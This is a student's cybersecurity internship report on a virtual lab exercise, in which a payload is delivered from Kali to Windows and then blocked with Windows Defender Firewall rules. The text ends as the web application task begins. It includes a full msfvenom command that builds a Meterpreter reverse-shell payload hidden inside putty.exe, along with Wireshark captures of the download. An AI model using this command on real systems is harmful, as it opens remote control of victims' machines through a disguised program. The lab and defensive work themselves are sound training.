REDYNOX CYBERSECURITY INTERNSHIP REPORT

TITLE: HANDS-ON IMPLEMENTATION OF NETWORK AND WEB APPLICATION SECURITY

WRITTEN BY:

PEACE WILLIE

CYBERSECURITY INTERN

INTERNSHIP DURATION:
JUNE 2025 – JULY 2025

SUBMITTED TO:

REDYNOX SECURITY TEAM
INSTITUTION/ORGANIZATION: REDYNOX TECHNOLOGIES

JULY 2025

TABLE OF CONTENTS

Introduction

This report presents the hands-on activities and learning outcomes from my cybersecurity internship at Redynox. The internship was divided into two core tasks focused on enhancing both network and web application security. Each task simulated real-world attack and defense scenarios, providing practical experience with the tools, techniques, and best practices used in the cybersecurity industry.

The overall objectives were:

- To understand network security fundamentals by configuring a virtualized lab
- To implement firewall and endpoint protection using pfSense and Windows Defender
- To explore and exploit common web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF)
- To gain proficiency in tools such as Wireshark, OWASP ZAP, and WebGoat for vulnerability analysis and mitigation

Task Overview of Network Security and Web Application Security

Network Security

Network security refers to the strategies, technologies, and policies used to protect the integrity, confidentiality, and availability of computer networks and the data they transmit. It involves implementing controls at various layers of the network infrastructure to prevent unauthorized access, data breaches, and cyberattacks.

Key components of network security include:

- **Firewalls**: Control incoming and outgoing traffic based on predefined security rules.

- **Intrusion Detection and Prevention Systems (IDPS)**: Monitor network traffic for suspicious activity and respond accordingly.
- **Virtual Private Networks (VPNs)**: Secure remote access by encrypting data transmitted over public networks.
- **Access Control**: Ensures only authorized users and devices can access specific network resources.
- **Segmentation**: Divides the network into isolated segments to limit lateral movement of threats.

Common Threats:

- Malware (e.g., ransomware, worms)
- Denial-of-Service (DoS) attacks
- Man-in-the-Middle (MitM) attacks
- Insider threats
- Unauthorized access

Network security is critical for maintaining the trustworthiness of an organization's communications and systems, particularly in enterprise and cloud-based environments.

Web Application Security

Web application security focuses on identifying, mitigating, and preventing vulnerabilities in websites and web-based applications. As more services move online, securing web apps has become essential for protecting sensitive user data and maintaining service availability.

Key elements of web application security include:

- **Input Validation and Sanitization**: Prevents malicious data from being processed by the application.
- **Authentication and Authorization**: Ensures users are who they claim to be and have the correct permissions.

- **Session Management**: Secures user sessions using mechanisms like cookies, tokens, and timeout rules.
- **Secure Coding Practices**: Reduces risk by following development standards that minimize exposure to vulnerabilities.

Common Vulnerabilities:

- **SQL Injection (SQLi)**: Allows attackers to manipulate backend database queries.
- **Cross-Site Scripting (XSS)**: Enables injection of malicious scripts into web pages viewed by others.
- **Cross-Site Request Forgery (CSRF)**: Tricks users into executing unintended actions on web apps where they're authenticated.
- **Insecure Direct Object References (IDOR)**
- **Broken Authentication or Access Control**

Web application security relies heavily on frameworks like the **OWASP Top 10**, which outlines the most critical web security risks, and tools like **OWASP ZAP** and **Burp Suite** to identify and test for weaknesses.

Task 1: Implement Basic Network Security Measures

Purpose: The purpose of Task 1 was to simulate a realistic small-office or home network environment and implement core cybersecurity practices to defend against common threats. This included setting up routing, endpoint protections, traffic analysis, and firewall rules. The task emphasized the principles of network segmentation, access control, and monitoring to create a resilient defense architecture.


Objective: To implement fundamental security controls in a virtual lab environment mimicking a small network. This included firewall configuration, secure access control, and encryption to block unauthorized access and ensure safe communication.

Tools and Methods Used:

- VMware Fusion – to create isolated virtual machines
- pfSense – acting as the router and network firewall
- Windows 10 VM – source of access attempts
- Kali Linux VM – hosting an HTTP server and serving malicious payloads
- Wireshark – for network traffic analysis
- Windows Defender Firewall – for endpoint security

Steps Taken:


1. **Lab Setup:**
    - Installed pfSense in a VM and configured two NICs: one for WAN (host Wi-Fi) and one for LAN (VMnet2).
    - Assigned 192.168.6.1/24 to the LAN interface and enabled DHCP.
    - Connected Windows 10 and Kali Linux VMs to VMnet2 to receive IPs from pfSense.
    - Accessed the pfSense dashboard, changed default credentials, and confirmed connectivity



Network Diagram: pfSense Routing to Kali Linux and Windows 10 VMs

2. **Malware Simulation:**

- Generated a reverse shell payload using msfvenom on Kali Linux: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.6.101 LPORT=5555 -f exe -x putty.exe -o task1.exe
- Hosted the file over HTTP and used Windows to download and execute the payload.
- Wireshark captured the HTTP GET request, file transfer, and reverse shell connection.



```
http
```


```
No.   Time                        Source          src port  Destination     dst port Protocol Lengtl Info
 415 2025-07-09 22:24:26.813303   192.168.6.100       415 192.168.6.101       415 HTTP      501 GET / HTTP/1.1
 418 2025-07-09 22:24:26.815685   192.168.6.101       418 192.168.6.100       418 HTTP      822 HTTP/1.0 200 OK  (text/html)
 924 2025-07-09 22:24:29.784235   192.168.6.100       924 192.168.6.101       924 HTTP      448 GET /favicon.ico HTTP/1.1
 927 2025-07-09 22:24:29.787711   192.168.6.101       927 192.168.6.100       927 HTTP      389 HTTP/1.0 404 File not found  (text/html)
1049 2025-07-09 22:24:32.448460   192.168.6.100      1049 192.168.6.101      1049 HTTP      597 GET /test1.exe HTTP/1.1
1051 2025-07-09 22:24:32.453415   192.168.6.101      1051 192.168.6.100      1051 HTTP      158 HTTP/1.0 304 Not Modified
```

```
> Internet Protocol Version 4, Src: 192.168.6.100, Dst: 192.168.6.101
v Transmission Control Protocol, Src Port: 59217, Dst Port: 8080, Seq: 1, Ack: 1, Len: 447
    Source Port: 59217
    Destination Port: 8080
    [Stream index: 6]
    [Stream Packet Number: 4]
  > [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 447]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 1715060798
    [Next Sequence Number: 448    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3162058335
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x018 (PSH, ACK)
    Window: 8212
    [Calculated window size: 2102272]
    [Window size scaling factor: 256]
```

```
0020  06 65 e7 51 1f 90 66 39  c0 3e bc 79 2e 5f 50 18   ·e·Q··f9 ·>·y._P·
0030  20 14 8f f3 00 00 47 45  54 20 2f 20 48 54 54 50    ·····GE T / HTTP
0040  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 31 39 32 2e   /1.1··Ho st: 192.
0050  31 36 38 2e 36 2e 31 30  31 3a 38 30 38 30 0d 0a   168.6.10 1:8080··
0060  43 6f 6e 6e 65 63 74 69  6f 6e 3a 20 6b 65 65 70   Connecti on: keep
0070  2d 61 6c 69 76 65 0d 0a  55 70 67 72 61 64 65 2d   -alive·· Upgrade-
0080  49 6e 73 65 63 75 72 65  2d 52 65 71 75 65 73 74   Insecure -Request
0090  73 3a 20 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   s: 1··Us er-Agent
00a0  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 20 28 57   : Mozill a/5.0 (W
00b0  69 6e 64 6f 77 73 20 4e  54 20 31 30 2e 30 3b 20   indows N T 10.0; 
00c0  57 69 6e 36 34 3b 20 78  36 34 29 20 41 70 70 6c   Win64; x 64) Appl
00d0  65 57 65 62 4b 69 74 2f  35 33 37 2e 33 36 20 28   eWebKit/ 537.36 (
00e0  4b 48 54 4d 4c 2c 20 6c  69 6b 65 20 47 65 63 6b   KHTML, l ike Geck
00f0  6f 29 20 43 68 72 6f 6d  65 2f 31 33 38 2e 30 2e   o) Chrom e/138.0.
0100  30 2e 30 20 53 61 66 61  72 69 2f 35 33 37 2e 33   0.0 Safa ri/537.3
0110  36 20 45 64 67 2f 31 33  38 2e 30 2e 30 2e 30 0d   6 Edg/13 8.0.0.0·
0120  0a 41 63 63 65 70 74 3a  20 74 65 78 74 2f 68 74   ·Accept:  text/ht
0130  6d 6c 2c 61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   ml,appli cation/x
0140  68 74 6d 6c 2b 78 6d 6c  2c 61 70 70 6c 69 63 61   html+xml ,applica
0150  74 69 6f 6e 2f 78 6d 6c  3b 71 3d 30 2e 39 2c 69   tion/xml ;q=0.9,i
0160  6d 61 67 65 2f 61 76 69  66 2c 69 6d 61 67 65 2f   mage/avi f,image/
0170  77 65 62 70 2c 69 6d 61  67 65 2f 61 70 6e 67 2c   webp,ima ge/apng,
```

```
Source Port (tcp.srcport), 2 bytes      Packets: 1912 · Displayed: 6 (0.3%) · Dropped: 0 (0.0%)      Profile: Default
```

Figure 1: Wireshark capture of HTTP GET request from Windows VM to Kali server



```
tcp && ip.src == 192.168.6.100 && ip.dst == 192.168.6.101 && tcp.dstport == 8080
```

```
No.   Time                        Source          src port  Destination     dst port Protocol Lengtl Info
 398 2025-07-09 22:24:26.599224   192.168.6.100       398 192.168.6.101       398 TCP        66 59217 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 400 2025-07-09 22:24:26.599676   192.168.6.100       400 192.168.6.101       400 TCP        54 59217 → 8080 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
 415 2025-07-09 22:24:26.813303   192.168.6.100       415 192.168.6.101       415 HTTP      501 GET / HTTP/1.1
 419 2025-07-09 22:24:26.815767   192.168.6.100       419 192.168.6.101       419 TCP        54 59217 → 8080 [ACK] Seq=448 Ack=925 Win=2101248 Len=0
 420 2025-07-09 22:24:26.826618   192.168.6.100       420 192.168.6.101       420 TCP        54 59217 → 8080 [FIN, ACK] Seq=448 Ack=925 Win=2101248 Len=0
 605 2025-07-09 22:24:28.726218   192.168.6.100       605 192.168.6.101       605 TCP        66 59221 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 606 2025-07-09 22:24:28.726553   192.168.6.100       606 192.168.6.101       606 TCP        66 59222 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 608 2025-07-09 22:24:28.728304   192.168.6.100       608 192.168.6.101       608 TCP        54 59221 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
 610 2025-07-09 22:24:28.728912   192.168.6.100       610 192.168.6.101       610 TCP        54 59222 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
 924 2025-07-09 22:24:29.784235   192.168.6.100       924 192.168.6.101       924 HTTP      448 GET /favicon.ico HTTP/1.1
 928 2025-07-09 22:24:29.787738   192.168.6.100       928 192.168.6.101       928 TCP        54 59222 → 8080 [ACK] Seq=395 Ack=522 Win=262144 Len=0
 929 2025-07-09 22:24:29.824355   192.168.6.100       929 192.168.6.101       929 TCP        54 59222 → 8080 [FIN, ACK] Seq=395 Ack=522 Win=262144 Len=0
1003 2025-07-09 22:24:31.398855   192.168.6.100      1003 192.168.6.101      1003 TCP        54 59221 → 8080 [FIN, ACK] Seq=1 Ack=1 Win=262656 Len=0
1006 2025-07-09 22:24:31.403824   192.168.6.100      1006 192.168.6.101      1006 TCP        54 59221 → 8080 [ACK] Seq=2 Ack=2 Win=262656 Len=0
1043 2025-07-09 22:24:32.183484   192.168.6.100      1043 192.168.6.101      1043 TCP        66 59227 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1045 2025-07-09 22:24:32.184473   192.168.6.100      1045 192.168.6.101      1045 TCP        54 59227 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
1046 2025-07-09 22:24:32.440832   192.168.6.100      1046 192.168.6.101      1046 TCP        66 59228 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1048 2025-07-09 22:24:32.441307   192.168.6.100      1048 192.168.6.101      1048 TCP        54 59228 → 8080 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
```

```
> Frame 398: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{
> Ethernet II, Src: VMware_8b:18:3c (00:0c:29:8b:18:3c), Dst: VMware_ae:a2:94 (00:0c:29:ae:a2:94)
> Internet Protocol Version 4, Src: 192.168.6.100, Dst: 192.168.6.101
v Transmission Control Protocol, Src Port: 59217, Dst Port: 8080, Seq: 0, Len: 0
    Source Port: 59217
    Destination Port: 8080
    [Stream index: 6]
    [Stream Packet Number: 1]
  > [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 1715060797
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x002 (SYN)
    Window: 64240
    [Calculated window size: 64240]
    Checksum: 0x8e40 [unverified]
```

```
0000  00 0c 29 ae a2 94 00 0c  29 8b 18 3c 08 00 45 00   ··)····· )··<··E·
0010  00 34 d9 74 40 00 80 06  00 00 c0 a8 06 64 c0 a8   ·4·t@··· ·····d··
0020  06 65 e7 51 1f 90 66 39  c0 3d 00 00 00 00 80 02   ·e·Q··f9 ·=······
0030  fa f0 8e 40 00 00 02 04  05 b4 01 03 03 08 01 01   ···@···· ········
0040  04 02                                              ··
```

```
true xcap.pcapng      Packets: 1912 · Displayed: 23 (1.2%)      Profile: Default
```


Figure 1.1: Wireshark capture showing full TCP handshake and file transfer initiation

3. **Firewall Defense**:

- Enabled Windows Defender Firewall and real-time protection.
- Created a custom outbound rule to block access to 192.168.6.101:8080.

Attempted the same exploit; browser displayed a block message and no traffic was captured (no SYN or HTTP packets). In addition to this:


- Real-time protection was re-enabled to detect and block malware execution.
- SmartScreen and malware scanning were left enabled for further defense.



Outbound Rules

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address
Linux HTTP Server		All	Yes	Block	No	Any	Any	192.168.6.101
@FirewallAPI.dll,-80204	@FirewallAPI.dll,-80200	All	Yes	Allow	No	%System...	Any	Local subnet
AllJoyn Router (TCP-Out)	AllJoyn Router	Domai...	Yes	Allow	No	%System...	Any	Any
AllJoyn Router (UDP-Out)	AllJoyn Router	Domai...	Yes	Allow	No	%System...	Any	Any
App Installer	App Installer	All	Yes	Allow	No	Any	Any	Any
BranchCache Content Retrieval (HTTP-Out)	BranchCache - Content Retri...	All	No	Allow	No	SYSTEM	Any	Any
BranchCache Hosted Cache Client (HTTP-...	BranchCache - Hosted Cache...	All	No	Allow	No	SYSTEM	Any	Any
BranchCache Hosted Cache Server(HTTP-...	BranchCache - Hosted Cache...	All	No	Allow	No	SYSTEM	Any	Any
BranchCache Peer Discovery (WSD-Out)	BranchCache - Peer Discover...	All	No	Allow	No	%systemr...	Any	Local subnet
Captive Portal Flow	Captive Portal Flow	All	Yes	Allow	No	Any	Any	Any
Cast to Device functionality (qWave-TCP-...	Cast to Device functionality	Private,...	Yes	Allow	No	%System...	Any	PlayTo Renderers
Cast to Device functionality (qWave-UDP-...	Cast to Device functionality	Private,...	Yes	Allow	No	%System...	Any	PlayTo Renderers
Cast to Device streaming server (RTP-Strea...	Cast to Device functionality	Domain	Yes	Allow	No	%System...	Any	Any
Cast to Device streaming server (RTP-Strea...	Cast to Device functionality	Private	Yes	Allow	No	%System...	Any	Local subnet
Cast to Device streaming server (RTP-Strea...	Cast to Device functionality	Public	Yes	Allow	No	%System...	Any	PlayTo Renderers
Cloud Identity (TCP-Out)	Cloud Identity	All	Yes	Allow	No	%System...	Any	Any
Connected Devices Platform - Wi-Fi Direct...	Connected Devices Platform	Public	Yes	Allow	No	%System...	Any	Any
Connected Devices Platform (TCP-Out)	Connected Devices Platform	Domai...	Yes	Allow	No	%System...	Any	Any
Connected Devices Platform (UDP-Out)	Connected Devices Platform	Domai...	Yes	Allow	No	%System...	Any	Any
Core Networking - DNS (UDP-Out)	Core Networking	All	Yes	Allow	No	%System...	Any	Any
Core Networking - Dynamic Host Configu...	Core Networking	All	Yes	Allow	No	%System...	Any	Any
Core Networking - Dynamic Host Configu...	Core Networking	All	Yes	Allow	No	%System...	Any	Any
Core Networking - Group Policy (LSASS-O...	Core Networking	Domain	Yes	Allow	No	%System...	Any	Any
Core Networking - Group Policy (NP-Out)	Core Networking	Domain	Yes	Allow	No	System	Any	Any
Core Networking - Group Policy (TCP-Out)	Core Networking	Domain	Yes	Allow	No	%System...	Any	Any
Core Networking - Internet Group Manag...	Core Networking	All	Yes	Allow	No	System	Any	Any
Core Networking - IPHTTPS (TCP-Out)	Core Networking	All	Yes	Allow	No	%System...	Any	Any
Core Networking - IPv6 (IPv6-Out)	Core Networking	All	Yes	Allow	No	System	Any	Any
Core Networking - Multicast Listener Don...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet
Core Networking - Multicast Listener Que...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet
Core Networking - Multicast Listener Rep...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet
Core Networking - Multicast Listener Rep...	Core Networking	All	Yes	Allow	No	System	Any	Local subnet
Core Networking - Neighbor Discovery A...	Core Networking	All	Yes	Allow	No	System	Any	Any

Figure 3: Outbound custom firewall rule



Hmmm... your Internet access is blocked

Firewall or antivirus software may have blocked the connection.

Try:

- Checking the connection
- Checking firewall and antivirus configurations

ERR_NETWORK_ACCESS_DENIED

Figure 4: Windows Defender Effect

This confirmed that the firewall successfully prevented the request from leaving the system. With real-time protection enabled, the Windows machine either flagged the payload as a threat or prevented execution entirely, depending on the malware signature status. This showed the effectiveness of endpoint threat detection in stopping known malicious files.

Challenges Faced and How They Were Addressed:

One of the major challenges encountered was ensuring that all traffic passed through the pfSense firewall. Initially, traffic between the Windows and Kali virtual machines bypassed pfSense due to incorrect network adapter configurations. This was resolved by manually assigning both VMs to the custom VMnet2 network connected to the pfSense LAN interface.

Another issue occurred when attempting to block access using pfSense rules. Firewall rules were created in pfSense to deny HTTP access (port 8080) from Windows to the Linux server. However, the custom rule was not effective because pfSense's default "Allow LAN to any" rule had a higher priority and could not be overridden or reordered as needed. This prevented the block rule from taking effect, and disabling the default rule was not viable as it would disrupt general LAN connectivity.

As a result, there was no feasible way to enforce the block using pfSense without compromising overall network function. This limitation became a key learning point, illustrating the importance of understanding how firewall rule order and default behavior affect enforcement.

Outcomes:

- Attack succeeded when security was disabled as seen in Fig 1 and Fig 1.1
- Attack was blocked when Windows Defender and firewall rules were enabled as seen in Fig 3 and Fig 4
- Endpoint protection proved critical for blocking threats even if the network firewall had limitations.

Task 2: Web Application Security

Purpose: The purpose of Task 2 was to develop a deeper understanding of common web application vulnerabilities and how attackers exploit them in real-world scenarios. This included practical, hands-on exposure to finding and exploiting vulnerabilities, and learning secure coding and mitigation techniques. It emphasized the importance of web application security in today's digitally connected world.

Objective:

- To set up and interact with a vulnerable web application
- To use OWASP ZAP and browser tools to identify web vulnerabilities
- To perform and document successful exploitation of SQL Injection, XSS, and CSRF
- To understand mitigation techniques and reporting processes for vulnerabilities

Tools Used:

- WebGoat
- WebWolf
- OWASP ZAP
